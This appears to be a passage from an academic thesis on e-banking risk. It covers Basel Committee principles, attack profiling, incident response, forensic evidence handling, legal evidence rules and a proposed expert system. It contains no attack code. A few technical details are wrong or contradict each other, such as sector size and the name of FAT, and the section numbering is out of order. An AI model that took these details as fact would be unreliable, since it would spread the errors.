The Electronic Banking Group of the Basel Committee on Banking Supervision (2003) is made up of the following member states: Australia, Canada, America, Japan, Hong Kong, Singapore, Belgium, Sweden, Italy, France, Germany, Netherlands, Luxembourg, Switzerland and the UK. The committee felt that, with the rise in technology and innovation, came channels of delivery for e-banking. This brought new risks to business continuity and contingency planning. In response to this, the committee set out to advise all banking institutions to follow and acknowledge the risks associated with e-banking. The Basel Committee believes that it is incumbent upon board directors and the banks' senior management to ensure that their institutions have reviewed and modified their risk management policies and processes to cover their current or planned e-banking activities. Their conclusions were based on fourteen principles and were categorised into three areas, i.e. Board and Management oversight, Security Controls and Legal & Reputational Risk Management.

- **Board and Management Oversight Principles**

The Electronic Banking Group of the Basel Committee on Banking Supervision (2003) promulgates that management is expected to review and approve the essential aspects of the security control process. This is a security architecture that protects systems and their data from internal and external threats. This includes scalability, complexity of system, outsourcing and third party reliance on delivery of services.

Principles:

1) Effective management oversight of e banking activities,
2) Establishment of comprehensive security controls
3) Comprehensive due diligence and management oversight process for outsourcing relationships and other third-party dependencies.

The Principles of Security Controls

The Electronic Banking Group of the Basel Committee on Banking Supervision (2003) declares that this includes the establishment of authorisation privileges and authentication measures, logical and physical access controls, sufficient security to maintain restrictions on both internal and external user activities and data integrity of transactions, records and information.

Principles:

4) Authentication of e-banking customers,
5) Non-repudiation and accountability for e-banking transactions,
6) Appropriate measures for segregation of duties,
7) Proper authorisation controls within e-banking systems,
8) Data integrity of e-banking transactions and records,
9) Clear audit trails for e-banking transactions,
10) Confidentiality of key bank information.

Legal and Reputational Risk Management Principles

The Electronic Banking Group of the Basel Committee on Banking Supervision (2003) set out that to protect against this risk, the organisation must provide e-services at a consistent basis. This must be done in accordance with customer expectation for constant and rapid availability.

Effective incident response mechanisms are critical to minimise operational, legal and reputational risks arising from the unexpected events. These could be internal or external attacks, which interrupt or prevent the required service.

Principles:

11) Appropriate disclosures for e-banking services,

12) privacy of customer information,

13) Capacity, business continuity and contingency planning to ensure availability of e-banking systems and services,

14) Incident Response Planning.

3.2 Incident Phase - Formulating a Response Strategy

"Protecting and building a program to optimise business continuity in the event of an incident is critical" (Foundstone, 2003). We must be able to profile the attack and then be able to determine the attack level if we are going to respond effectively to an incident. Human error can restrict the process of response. It can lead to the inadvertent destruction of valuable evidence. Therefore the automation of this process is explored and presented.

3.2.1 Determine Attack Profile

Attack profiling is used to determine what type of attack has taken place. The attack could be a denial of service, a web server attack, a Microsoft NT system attack or a Unix application server attack. Some of these attacks are carried out by following a set of predetermined steps. The attacker's goal is to achieve root or administrator level access to a computer. When this is achieved, the machine is compromised. However, there is a list of certain steps taken to achieve root level access by the attacker. If this set of steps is known by the owner of the resource, then it is possible to secure against this type of attack in the future. On the other hand, if the attack is detected early, corrective action may be taken to neutralise or prevent the attack. Table 1 below summarises the facets of attack profiling and lists possible instantiations.

Determine the attack model

Moore, Ellison & Linger (2001) present attack modelling. They see it as a very useful tool in presenting the type of attack and the level of damage that can be caused. It can be used in evaluating the organisation's security posture. The steps taken by the hacker or attacker can be charted by using an attack tree. Attack trees can be charted for attacks. The attacks can be against a webserver, Unix application server, a network or a database. The attack tree is a graphic method for modelling the attack. (This was described earlier

in section 2.9 in more detail). The path taken by the attacker to compromise the machine is clearly illustrated. When modelled attacks occur, all we have to do is to consult the model in order to predict the outcome of the attack. This supports the prescription of a procedure to follow to neutralise the attack or to take corrective action.

Determine adversary model

As illustrated earlier in the Report to the President's Commission on Critical Infrastructure Protection (1997) facilitates adversary modelling. This can be in the form of a matrix that represents the likely or potential type of attackers.

Determine Attack Level

Symantec Managed Security Services (2002) asserts that the only way to fully understand the level of attack is to profile it according to Severity, Aggression, Intent and a metric. When these facts are fully understood about an attack, then formulating a response is relatively straightforward.

Determine Attack Severity

The severity of an attack will be determined by amount of loss incurred by the victim. If the victim is a FI with a substantial amount of financial assets, the loss or compromise of these is very severe. If the FI looses money, the loss can be classified in a very quantitative manner, i.e. Euro or Dollar etc.

On the other hand, if the victim organisation's critical business service is restricted from operating, then the business is effectively prevented from doing business. Attacks of this nature can be described as a denial of service attack. Having an organisation's reputation destroyed is just as detrimental as loosing money. An attack of this nature is abstract and less quantitative. To get a quantitative perspective of an organisation's assets the traditional approach of risk analysis and mitigation must be taken. This gives a clear picture of the attack severity when the actual impact of the attack can be measured.

Determine Attack Aggression

The aggression of an attack can be determined by the frequency of attack from the same source. The method of attack can define the level of aggression; e.g. if the attack is a virus that destroys computer data like the infamous SQL snake then this attack would be regarded as an aggressive attack. Alternatively, if the attack was an email virus, which infects email systems by attaching itself to the address box and automates the transmission of annoying emails to everyone listed on the address book, then this is a relatively harmless attack and could be classified as a non-aggressive attack.

Determine Attack Intent

This can be determined by studying the motivation of the attack. The attack could be motivated by political dissatisfaction, a disaffected employee, a terrorist, organised crime, or industrial espionage. The intent of an attack is closely related to the adversary model.

Determine Attack Source

If the attack originates from a foreign country, then to track down the source of attack will be expensive, high on resources and time consuming. Knowing the intent of attack assists in ascertaining the source of attack. The attack source could be a rival organisation in a foreign country or may be more sinister and have terrorist tendencies. A terrorist attack will try to incapacitate a country's critical national electronic infrastructure. Or it could be an inexperienced hacker that has downloaded scripts, which automatically searches for computers that have known vulnerabilities. Then they compromise the computers. These people are called 'script kiddies' or 'script monkeys'.

A metric System

- A metric system could be devised to accurately capture all of the information presented above about an attack. Then the attack can be classified in a quantitative manner by using a number. This is outside the scope of this exercise.

Attack Profile Facet	Likely Instantiations
Attack Model	Server Attack (Unix or Web), Database Attack, Network abuse etc.
Adversary Model	Insider, Terrorist, Hacker, Organised Criminal, Information Warrior etc
Attack Severity	The loss incurred i.e. defacement of website, loss of reputation, service incapacitation, loss of data, compromise of customer credit card numbers etc.
Attack Aggression	Frequency of attack from the same source and considering the loss incurred.
Attack Intent	This can be determined by studying the adversary model.
Attack Level	High, Medium, Low (A measure of the collective effect of the severity, aggression and intent of the attack)
Attack Source	This is determining the origin of the attack.

Table 1: Attack Profile

3.2.2 Determine Response

When the type of attack and the extent of the damage incurred are known and the attacker is identified together with the victim system classified, then this information must be collated and a response strategy formulated. A response strategy may entail the restoring of operations or asking questions like: Should an online or offline response to be performed? Do we follow the computer forensic approach to the investigation? Do we involve public relations? Do we proceed with disciplinary or legal recourse? The choice

of determining the response rests with the people with authority to make decisions. Therefore, depending on what decision is made, it will have to have the backup and support of senior management. Mandia & Proisse (2001) include restoring operations, doing online responses, forensic responses and engaging public relations as fundamental components to the response strategy.

Restoring Operations

If the compromised machine is of high visibility to the business public, the decision to restore operations is taken as high priority. By doing this, evidence on the system will be lost at the expense of restoring normal operations. Legal recourse will be forfeited because forensic evidence that resided on the machine will be lost.

Online Response

It is a good time to conduct an online investigation when the victim system is restored back to full operation and secured against further compromise. The offender may try to resume hostilities once the system is restored. However, if s/he does, evidence can be collected in real-time that may lead to the attacker's source, identity and motives.

Forensic Response

The proper collection, preservation, and handling of evidence should be prioritised during an investigation. Assuming the scope of the investigation stays within the organisation, trained individuals who know and understand the forensic approach should take control of the situation. If the situation warrants the intervention of the Gardai then there should be a seamless transfer of authority and evidence. Caution should be exercised during the investigation so as not to destroy evidence during the investigation. Fedeli & Nesom (2001) outline the necessity of following computer forensic best practices.

Public Relations

Interfacing with PR should be carefully carried out. The incident response team should nominate a public representative. Mandia & Proisse (2001) instruct that this person's job

is to interface with the media, the customer base or the stakeholders and inform of any activities or developments.

3.2.3 Automating Response Strategy Formulation

During exigent circumstances, as when a computer attack has taken place, response formulation is challenging. This situation requires the influence of a highly trained professional, even if the computer incident is of minor severity. The requirement of having an experienced person on the incident response team may prove to be a very costly resource. Therefore, the automation of response formulation would be invaluable. Maggiore (2003) asserts that, if the system can operate by sensing the environment and by taking control actions, human interaction can be reduced in the process.

The benefits of automation are clear. It facilitates the inexperienced team members, it can be a good educational tool, it is effective in simulating and rehearsing live responses and it is easily modified to cater for change in procedures or new attacks. (Please refer to sections 3.6, 3.7 & 3.8. These sections give a detailed explanation of the approach taken to the solution). The solution is a software implementation of an expert system. This tool controls and automates the computer forensic response formulation.

A tool for the inexperienced team members

Consider the scenario where a forensic response is required and nobody can carry out the forensic procedure. Then the automation of the response procedure would support the essential activities and tasks that have to be carried out. For a successful investigation to take place, an accurate and precise capture of evidence must be executed. Evidence can reside in memory or in volatile memory. If a reboot takes place, then evidence of significance can be destroyed. An inexperienced member of an incident response team could overlook this simple fact and jeopardise the success of the investigation. This is just one thing that can be overlooked during a fraught incident. It must be appreciated that Computer Forensics is a very complicated science and human beings are prone to error. Human error can be costly if it leads to failure of a legal case. The automation process replaces the expert that would normally participate and guides in such circumstances and it does not have the same financial implications on project budgets.

An Educational Tool

New members of a computer incident response team may come from very diverse backgrounds and might require training on Computer Forensics. An automated response formulator is perfect in providing information to the novice and in assisting in the understanding of the principles that govern Computer Forensics. It provides technical instruction and legal guidance to the uninitiated and it simulates the decisions taken by the real experts during computer incidents.

An Educational Tool for the Judiciary

The judicial system in Ireland that should govern computer crime is not fully matured yet and is described as a 'legal grey area'. Even for well-established and well-experienced legal people, the area of computer crime is a speciality. There is a dearth of legal expertise. In order to address this inadequacy, there should be a clear directive that all law students must study this area. For the post-graduated barristers and solicitors, this is an indispensable tool in learning and appreciating the extreme detail of Computer Forensics. It would be a very good teaching aid to help demystify the technical side of computer forensics. Then legislators can proceed with their job to legislate for new laws in this rapidly developing area of crime.

A Defence Tool

Since the **September 11th** Terrorist Attacks, Ministries of Defence (MoD) around the world invested heavily in Defence and National Security. There are many initiatives driven by the Presidential Commission on Critical Infrastructure Protection (PCCIP) in the US. The PCCIP wants to secure the national information and data infrastructures. These are fundamental to the country's security and economy. Consequently, there was an increase in the number of defence projects that used the power of expert system (ES) related technologies. Computer Forensics is the ideal problem domain for the application of ES technology.

3.3 Incident Phase- Incident Response Computer Forensic Process

As described earlier in the problem definition chapter, computer forensics is the searching for and discovery of digital evidence or data on computer and information systems. Evidence or data is often mishandled and therefore great care should be exercised in preserving and handling it. This process of locating, preserving, handling and administration of the evidence is called the Computer Forensic Process. It is imperative that there is a structured documentation process in place, which complements the computer forensic process. The computer forensic process should follow the best practices outlined by Schwartz (2004).

3.3.1 Handling Evidence

When evidence is seized or searched, it should be done in compliance with a strict process. This process should be endorsed by an entity like a department of justice (or one of its bodies). There should be clear guidelines as to how evidence is seized and searched. Guidance Software (2003) provides guidelines on this process.

Trained professionals should carry out the handling of evidence. The outcome of a lawsuit may depend on critical evidence that may not be admissible in court because it was not preserved or handled properly. Mandia & Proisse (2001) outline the common mistakes.

Failure to maintain proper documentation is unacceptable. All activities, roles played by incident response team members, tasks assigned to each team member, results of tasks (expected and unexpected) and procedures followed should be clearly documented. Failing this, the methodology used to retrieve evidence will be seriously challenged in court. Incomplete documentation will have a disastrous effect on the success of the investigation. The US Department of Justice (2002) gives an indication of the process to follow.

Detection of an incident is the role of the IDS operators. They rely on the IDS technology to monitor network traffic and recognise irregular or suspicious behaviour. When detection is achieved, the system will generate an alert. Since the system is handling huge volumes of traffic, it is common for such systems to generate false positives or false

negatives to alerts. Consequently, the operators may lose confidence in the systems they are monitoring and might fail to detect a genuine positive alert. An incident can go without proper attention and may develop into a very severe compromise. In this situation, the decision-makers may not get the information that they could have reacted to in the early stages of detection. From the operators' perspective, if they have to report to upper management that they have identified a possible attack, they are potentially held responsible for this in the first place. So they may be reluctant to report it initially.

Physical security of rooms, buildings or storage areas, where evidence is stored is another major point of a failure. Access to areas must have tight controls in place. Log files from the IDS systems, webservers or applications servers should be hosted on machines that have restricted access. Good evidence can be destroyed by changing timestamps. Log files are admissible in court of law as evidence, depending on the organisation's policies on standard everyday use. It is not acceptable to have evidence storage or holding areas accessible to everybody. If it can be proved that people or personnel other than those listed on the chain of custody documentation had authorised or unauthorised access to the evidence, then the court can rule that the evidence could have been tampered with and may cite it as being inadmissible. The consequences of this happening are disastrous.

Reporting the incident in a fast and timely manner has its benefits as the details of the incident are clear and fresh in everyone's minds. If the decision to investigate is taken, then evidence can be collected before it is overwritten by other running processes or before the system is patched. Even if the evidence is volatile, then it possibly can be recovered quickly before it expires. The task of searching for evidence can become more arduous and hazardous if time is wasted. Failure to acknowledge this can result in the loss of valuable evidence.

The scope of any computer incident should never be underestimated. During an investigation, it may become apparent that the expected scope of the investigation has changed dramatically and if the scope changes then it should be managed in an equal and controlled manner. Therefore, no matter what the scope of the investigation is or becomes, all investigations should be controlled in an equal and identical manner. This

should be planned initially when the incident response plan was devised. The organisation's objectives should clearly be considered at this time.

The lack of an incident response plan is the single reason for the failure to handle evidence properly. In exigent circumstances the priorities become less clear. The decision-makers or the technical people may not be present to isolate any incidents before it escalates in severity. On the other hand, even if they are present they might use untrustworthy commands or binaries in an attempt to conduct their own investigation. They may not be skilled in evidence handling and the consequences are just as bad. The fruits of the investigation may be rendered useless if the evidence is mishandled in any way. It was stated earlier that mishandled evidence would be dismissed from court or cited as being inadmissible.

The scope of a computer incident can expand. Then the investigating team can decide that they have to refer the case to the Law Enforcement Agency (LEA). In order to facilitate a handover to the LEA that is assuming responsibility for the investigation, all data must have been handled properly. All activities carried out on the data or evidence must have been done in a totally non-invasive manner and must have been clearly documented, so the LEA can proceed with the investigation with the knowledge that the evidence is untainted in any manner. If the evidence was mishandled, it precludes the LEA's participation and they will publicly say so. Therefore, the investigation can be concluded prematurely, on the grounds that the evidence was in such bad condition that it would not be accepted into court as evidence. This decision reached by a LEA can be detrimental in terms of public confidence, if it is expressed by the media. It is stating unequivocally that the technical team that carried out the initial investigation were incompetent. This is very negative publicity, if the organisation that had the computer incident and consequently carried out the botched investigation was a high profile bank or financial institution.

3.8.5 Authentication of Computer Evidence

Patrakis (2001) outlines that according to many statutes in many jurisdictions, including the United States Federal Rules of Evidence (FRE), computer data is defined as "documents". This falls under the category that all documents and writings require

authentication when they are submitted to court as evidence. The proponent of evidence (electronic or non-electronic) is always responsible with demonstrating that evidence is sufficiently authenticated. The witness must understand if the recovered evidence being presented is actually genuine and accurate. FRE 901(a) and the Canada Evidence Act, provide for the authentication process of a printout of an email. It maintains that direct testimony through the author or the recipient is sufficient. This will establish a proper foundation and will stand up to any challenges of being incomplete having been made against it.

Patzakis (2001) highlights that where direct testimony is unavailable, a computer forensic examination is often an effective means to authenticate electronic evidence. A competent testimony must be provided to correlate the recovered evidence to the present context. Courts do not mandate that the person has to be intimately familiar with the scientific principles that govern the technical processes of electronic evidence generation. Various allegations can be made by defendants, stating that the whole recovering process is in doubt if the forensic expert is not also very intimately acquainted with the technical principles that govern the forensic process. Where competing forensic expert testimonies are given, the court mandates that the litigants should conduct a proper forensic investigation as a legal duty.

3.3.3 Validation of Computer Forensic Tools

The question of reliability is another challenge that can be put against the authenticity of evidence. The software used to generate or process the evidence has to prove reliable. Courts have set legal tests that should be conducted on the software to confirm its validity. According to the National Practice Institute (2002), many jurisdictions use the *Frye/Daubert* test to prove validity. If the software can be viewed as an automated process and produces accurate results, then under the Rule 901 (b)(9), an assumption of authenticity is asserted.

3.3.4 Expert Witness Testimony

Guidance Software (2003) points out that the meaning and definition of "Expert" in this context should be unambiguous. There should be a threshold level that is recognised as

de-facto, i.e. any skill level above this threshold would be categorised as an expert and anybody below would be categorised as non-expert. FRE 702, article vii, provides for this threshold. There are other rules that cater for "Opinion Testimony by Lay Witness", "Disclosure of Facts or Data Underlying Expert Opinions" and "Court Appointed Experts" i.e. Rules 701, 703, 704, 705 and 706. FRE 702 provides that if a witness should be qualified as an expert, the witness must show to have knowledge, skill, training, experience or education regarding the subject matter.

3.3.5 The Best Evidence Rule

Guidance Software (2003) synopsises how important it is to pay attention to this rule, especially in the context of presenting evidence in the court.

"Original" electronic Evidence

Fortunately, FRE 1001(3) provides that "*if data is stored on a computer or any device, any printout or other output readable by sight, shown to reflect the data accurately, is an original*". On account of this rule and other similar rules in various jurisdictions, copies of electronic files may constitute an original. If special software like a forensic tool is used to examine an evidence file, it must do so in a non-invasive manner so that it remains totally unaltered. When an email is required to be printed for evidence, then the evidence file's original format will be different. This is acceptable just as long as the new format (the printout) is an accurate reflection of the original.

Presenting Evidence at Trial

Variations of the Best Evidence Rule state that an accurate printout of computer data satisfy the best evidence rule. However, in courts it has been pointed out that a printout does not entirely represent what is in a computer's memory, its logical structure nor its associated metadata. In the case of an email the full technical information like transmission headers, sender's and receiver's IP address', protocol relevant data and application specific information like character encoding and data formatting is important. This type of information would be lost if a printout were taken as the original. To cater for this type of scenario it is always good practice to visually capture this type of data.

Taking a screen shot is an effective mechanism to achieve this. Hence, it can be used as an evidence exhibit.

3.3.6 The Evidence File

After evidence acquisition or seizure, the next step is the analysis of the evidence. This must be carried out in a non-invasive manner. Otherwise, accusations of evidence alteration could diminish the foundation of any case. Once the forensic bit image of the target drive is created, a complete authentication or verification is carried out. This is compared to the original target drive at acquisition time. There are two methods used to do this, i.e. Cyclic Redundancy Checks (CRC) and MD5 hash values. MD5 is a RSA developed algorithm available for public use. However, it is recommended that the SHA-1 function should be used instead because the MD5 has been broken recently, as Wang et al (2004) have discovered. The CRC and Hash Function are used to verify integrity of the system and its data and are based on the use of the checksum. There are differences between the two mechanisms. The 32-bit CRC is primarily used to confirm the actual bit level integrity of the imaged system and to record the original of the target system. This is done by taking a block of data from the bit stream at a time. A block consists of 64 sectors and a sector consists of 32 Kilobytes. The MD5 is used to verify the integrity of the actual data.

Once the image of the target is created and is fully verified, legal analysis and investigation can proceed. This is done by building up an evidence file, which is achieved by using a forensic software toolkit. This evidence file is read only and cannot be tampered with. While working and investigating the imaged original, if any of the data on the image is changed in this process, a verification error message is generated in the form of a report. These integrity check processes are constantly running in the background. They are done concurrently to the investigation and once there is discrepancy, it is reported by the software system. This is done by recalculating the CRC and MD5 values and then comparing the values with the originally recorded values that were taken at evidence acquisition time. The CRC and MD5 values should be stored in separate blocks to the evidence file, so they are totally external. There is a case information header also,

which is a crucial component to the evidence file. This holds information like system time, actual date, acquisition time and date, examiner's name and notes made during the investigation. This header can also be verified using the CRC or MD5 mechanism.

2.9.7 Search and Seizure Issues

US Department of Justice (2002) lists the typical issues encountered. The Fourth Amendment to the American Constitution tries to narrow the width of search and seizure of evidence. It confines it to what is related to the particular crime. For example, if a shotgun was regarded as the implement with which a murder was committed, then this should be seized and listed on the warrant. When investigating child pornographic images the computer and all of the peripheral equipment would be considered as instrumentalities of the crime; e.g. printer, scanners, harddrives, zip drive and the cabling are seized.
In other computer related crimes, some magistrates and courts prefer the more narrow definitions of what items should be seized. Other magistrates, in the case of fraud-related crimes, suggest that all documentation related is to be seized. Therefore, it is very unclear as to what specifically delineates seizeable and non-seizeable evidence.

2.9.8 Complying with Discovery Requirements

In the course of discovery, there are several ways of producing electronic evidence. Blass (2004) elaborates on the problems associated with this. Mandia & Proisse (2001) present below a brief outline of what is widely practised.

- The production of a complete image of the target drive

The advantage of using this technique is that the prosecution can never be accused of withholding evidence and the defence can never tamper with the evidence without detection.

- The Production of a complete bootable clone of the original drive

The advantage of this is that the evidence is easily accessed and viewed by non-technical people. However, the disadvantage is that once the defence decides to boot up the machine to view evidence, the evidence would change, i.e. the files would have new timestamps, metadata, swap and temporary files would be changed, thus, reflecting improper evidence.

- The Production of selected exported files accompanied by printouts

Prosecuting counsels can produce the exported files on read-only media like diskettes or CDs. They are read-only because this ensures that they cannot be tampered with. However, defending counsels can argue that the produced files do not cover enough scope and possibly do not include exculpatory evidence. It may have been omitted on purpose, in order to influence the outcome of the court adjudication.

- The supervised examination

This is where the defence counsel's investigator is permitted an investigation of the evidence under the supervision and guidance of the prosecuting investigator. Depending on the prosecuting investigator's skill level, this can be time consuming.

3.3.9 The Chain of Custody

Ryder (2002) enforces the fact that evidence will never be accepted or admitted into court without the Chain of Custody documentation. Not having this in place can lead to many problems when validating evidence. This documentation testifies to the fact that the evidence was and is properly maintained. It outlines who had custody of the evidence exhibit, for what reason they were handling it, who authorised it and who had access to it, while in authorised storage. It confirms that the evidence collected at seizure time is what is being presented to the court. This is achieved through a tightly controlled and documented process.

If a computer system has to be seized from an office area it is best to begin the process by documenting the chain of custody immediately. Drawing up an inventory of all the equipment, including peripherals is the best approach because they will be considered instrumentalities of the crime.

3.3.10 Performing an Initial Response

Mandia & Proisse (2001) debate the fact that the compromised machine should be powered down or 'unplugged' from the wall. When a computer incident takes place, it is understandable to power down the compromised machine and disconnect it from the network, LAN or Internet. If the incident is a detected virus, it would be good practice to isolate the machine and prevent propagation. However volatile information like Registry,

Cache contents, memory contents, and state of network connections, existing processes, contents of storage media, contents of removable media can be lost when powering down. It could also trigger some malicious code hidden in the system to destroy evidence.
If a decision to dump the contents of Random Access Memory (RAM) is taken, then this will alter the memory pages. Consequently, this will change existing processes and create a new memory dump process. The target area of the memory dump process, i.e. the destination will overwrite any existing data. Tables residing in kernel memory hold information on the network connections and running processes etc.

- "Live" System Review

Mandia & Proisse (2001) show that when an incident occurs and that due to the reluctance of many investigators to power down and risk loss of volatile data, sometimes a "Live" System Review is conducted. The following information would be determined: system date and time, who is logged in, open sockets, processes that open sockets, current running processes recently connected.

3.3.11 Forensic Duplication

There are various approaches to doing a bit level image duplication and various tools for carrying it out. Mandia & Proisse (2001) list these below.

- Removing the Evidence Media

This is done by removing the drive from the suspect machine and mounting it on a forensic workstation. The forensic workstation will have a lot of storage space to facilitate on-site duplication.

- Attaching a hard drive

Then a hard drive is attached to the suspect system and the image is done on to this. This approach is viewed by some to be unpredictable and may distort the integrity of the original system unless total care is taken. This should only be done, if removing the evidence media is to be considered slightly dangerous.

- Sending an Image Over a Network

A point-to-point system is set up between the evidence system and the forensic workstation and the image is transmitted over a secured transmission

3.3.12 Forensic Duplication Tool

The Guidance Software tool is well accepted in the community of forensic practitioners. It stands up to the *Daubert/Frye* (National Practice Institute, 2002) test of validation of being well recognised in the community of forensic practitioners. It also upholds legal and policy requirements. A critique of some of the forensic duplication tools and forensic software systems available commercially is beyond the scope of this research.

3.3.13 Forensic Investigation

Once the duplication process is complete, the next stage in the forensic process is to actually investigate the evidence. There are various ways of approaching this but the method that is outlined by Mandia & Proise (2001) is generic and is a good guide to follow. The forensic analysis has two dimensions to it, i.e. the physical and logical analysis of the imaged evidence. Keupper (2002) elaborates on where evidence can be found and details how analysis should proceed.

The Physical Analysis

This consists of performing a stringbased search of the system. This brings back the context of string search and the offset address of where it resides in the file. There is another specialised form of this in the 'search and extract' process. Here a system-wide search is done for headers of various file types like JPEG, GIF, DOC etc.

These files may be suspected pornographic images, stolen documents relating to commercial secrets or intercepted military plans.

Extracting file slack and free space is another component of the physical analysis. Free space is any chunk of memory that is currently unallocated or is considered unallocated after file deletion. Slack space occurs when data is written to a storage medium in chunks that fail to fill the minimum block size defined by the operating system. The Master File Table (MFT) is used in the case of NTFS systems like Windows NT and MS2000, while the File Access Table (FAT12, 16), is used for non-NTFS systems. When a file is deleted, a MFT record gets marked on the table indicating that this file is ready for deletion, until overwritten by another file at a later date. The file system changes the status of the

cluster, which the file was stored in, from allocated to unallocated space. The files remain in clusters on the hard drives waiting to be overwritten by another file in the future. File slack is made up of two parts, i.e. RAM and file. When the file system writes a file of size 10 bytes to disk, it has to fulfil the minimum file size requirement of 512 bytes. Therefore, it will pad out the remaining size of 502 bytes with data that happens to be in RAM. This data could be confidential information like credit card numbers. It may also be incriminating information that could lead to a conviction in investigation, i.e. deleted information that somebody thought was deleted forever. This is called RAM slack, since, an NTFS system's minimum cluster requirement is 4096 bytes, i.e. 8 sectors of 512 bytes. So, in this example, the file of 10 bytes in size will have a drive slack of 3584 bytes. Drive slack is another area where valuable evidence could be archived. The unallocated file space can lead to good evidence, i.e. Spool Files, Temporary Files, Deleted Emails, Temporary Internet Files, Swap Files, Partial Files, System Crash Files. Keupper (2002) expands in technical detail on other places where evidence can reside.

Where Evidence Resides

Above the physical level sits the Data Classification Layer. This holds the drive partitioning information. Partitioning a drive allows two or more Operating Systems to coexist on the same drive. The next level would be Block formatting layer. This essentially decides how much space should define a cluster, e.g. NTFS cluster contains 4096 bytes. A 'cluster' is synonymous with a 'block'; it just depends on what type of OS is in context, i.e. Windows uses Cluster while Unix or Linux uses Block. The storage space allocation layer is next and is controlled by FATs and MFTs. The information classification and application storage layers comprise of the files and directories themselves. This is the level where file creation, deletion, modification and access times can be identified. This information is essential in building a forensic picture of the chronology of events.

3.4 Post-Incident Phase

At this stage, the attack is contained and the incident is isolated and it is business as usual from the organisation's point of view. However, this is a time where all the security

reviews, post-mortems, re-organisation of the incident response plans and drills, implementation of all the recommendations made at review time should take place. The pitfalls and mistakes that were encountered during the previous phases should be noted and incorporated into new procedures. The current flaws and vulnerabilities which allowed incidents to take place should be addressed and integrated into new response plans and procedures. The whole process should be seen as a recursive process, where it is constantly evolving to counter attack refinement. Information should be exchanged with other companies and organisations that had similar experiences. Constant drive for security improvement should be incorporated into mission statements.

3.4.1 Post Mortem

Plans and procedure refinement should take place on all computer incident plans and procedures. All the pre-incident and incident phase issues, problems, solutions, decisions taken, activities, actions, tasks, personnel involved, roles and tasks should be reviewed. A post-mortem should take place where priority is placed on all issues being discussed. They will form the basis of a blueprint for new plans and procedures in moving forward. There may not be time to spend on rehearsing them, so effort must be expended here.

3.4.2 Media Relations

To articulate problems as they occur can be very dangerous, if the media is involved. The media tends to sensationalise minor issues so they can "whip up media storms". Negative media coverage is detrimental in terms of market value and customer confidence. High levels of customer confidence and market value can be totally wiped out with one statement from an uninformed media person. A person in the incident response team should have a role of "Spokesperson for the Media". So at least the media can be informed fully and concisely of issues of concern.

3.4.3 Reviews and Implementation of Recommendations

This part of the Post-Incident Phase should be where all of the issues and discrepancies that occurred during the Incident Phase are addressed. It should be a formal way of managing the consequences of the incident phase. This should be used as a forum for

proposing new approaches and revision of the existing ones. If plans and procedures are to remain unchanged, they must stand up to the rigours of this review process.

3.4 Legal Phase - Management approach to Legal Argument and understanding

Prakken (1998) asserts that the layers of legal argumentation can be integrated into a comprehensive view of argumentation. From this view, we can model the legal theories and judicial reasoning that formalise the legal and judicial processes. These layers could form the basis of a management procedure to follow in the case of dispute or computer incident resolution. These layers have a fundamental role to play in any management 'guide-book' approach that an organisation can follow in legal resolution of computer incidents.

Consequently, we can design and implement them into computer programs where their role would be to form the framework for computer applications like legal knowledge bases, rule-based reasoning and case-based reasoning expert systems. This would provide the framework for an automated approach to legal dispute resolution, where it is formally managed and guided by strict legal principles. This automated process would assist managers to make informed legal decisions and familiarise them with the consequences.

3.5 The Layers of legal Argument

The first layer, the logical layer, provides the structure of single arguments. This layer includes logical deduction, and the basic reasoning forms of rule-based expert systems, i.e. backward and forward chaining. It constructs support for a claim from pieces of information, i.e. the premises of the argument. These premises are fixed and static by nature.

The second layer, the dialectical layer, introduces notions like counterattack rebuttal and refutation. This layer determines which of the potential arguments will prevail based on a set of criteria and static premises. A case should have a dialectical structure to it. It should have arguments supporting and attacking the decision. This dialectical symmetry is essential to provide equilibrium to the structure. Dialectical symmetry occurs where the

proponent of an argument has to prove the tenability of the argument, as opposed to the opponent, who just has to prevent the proponent from achieving this. The role of precedent in legal decision-making is determined here also. The internal structure of precedent is investigated and closely compared to that of the dialectical structure.

The third layer, the procedural layer, regulates the directions and routes that an actual dispute or debate can take. Various arguing parties can introduce or challenge information, from which they can state new arguments. The premises of argument are free flowing and are constructed dynamically during this layer.

The procedural constraints set up in the third layer provide the boundaries for conducting the argument. The rational ways the argument is conducted are determined by the expanding knowledge and new theories that are derived during the fourth layer. This is done by heuristic and strategic reasoning, i.e. case-based reasoning, which is a basic component of the fourth layer.

3.5.2 SYSTEM5 legal knowledge base

The four layers of legal argument are implemented in the simplistic legal knowledge base in Section 3.10.2.

3.6 A Rule-Based Problem Solver (RBPS) Approach to a Computer Forensic Methodology

Computer incidents are complex, multi-faceted and very fraught occasions. A human cannot be expected to function adequately under these conditions. The complex problem-solving strategies required in these exigent scenarios are too demanding for humans. In addition, due to the specialised area of computer security practitioners and computer scientists, their availability can be problematic or expensive.

The scenario above requires the introduction of a well-defined methodology that people can follow. SYSTEM5 methodology was devised for this reason; (see chapter four for more detail). An Expert System (ES) that will implement the SYSTEM5 methodology should be introduced.

The expertise and experience of the specialist can be abstracted into an ES knowledge base. By using an ES, this enforces a procedural and informed approach to any problem

domain. Luger & Stubblefield (1997) assert that ES's use heuristic problem-solving techniques. ES's emulate human thought processes and strategies that have been developed to solve specific classes of problems, i.e. heuristic strategies. These "rules of thumb" and "tricks of the trade" of an expert are informal. But these are rich in experience and theory. Other "tricks of the trade" have no theoretical foundation and have been proved to work empirically. ES's are applicable in a variety of knowledge-intensive problem domains. Typical domains are medicine, planning & scheduling, electronic circuit design, fault diagnosis in maintenance of aircraft & automobiles and data trend predication. (Please see chapter two's discussion of ES technology).

It is intended to explore the applicability of ES in relation to the automated formulation of a computer incident response that adheres to a computer forensic methodology.

3.7 A Rule-Based Problem Solver (RBPS) approach to devise a Computer Forensic Methodology

The approach taken is outlined in Figure 4 below. The Attack Profile, The Expert System, the CIR Framework and the management module are the basic components of the solution.

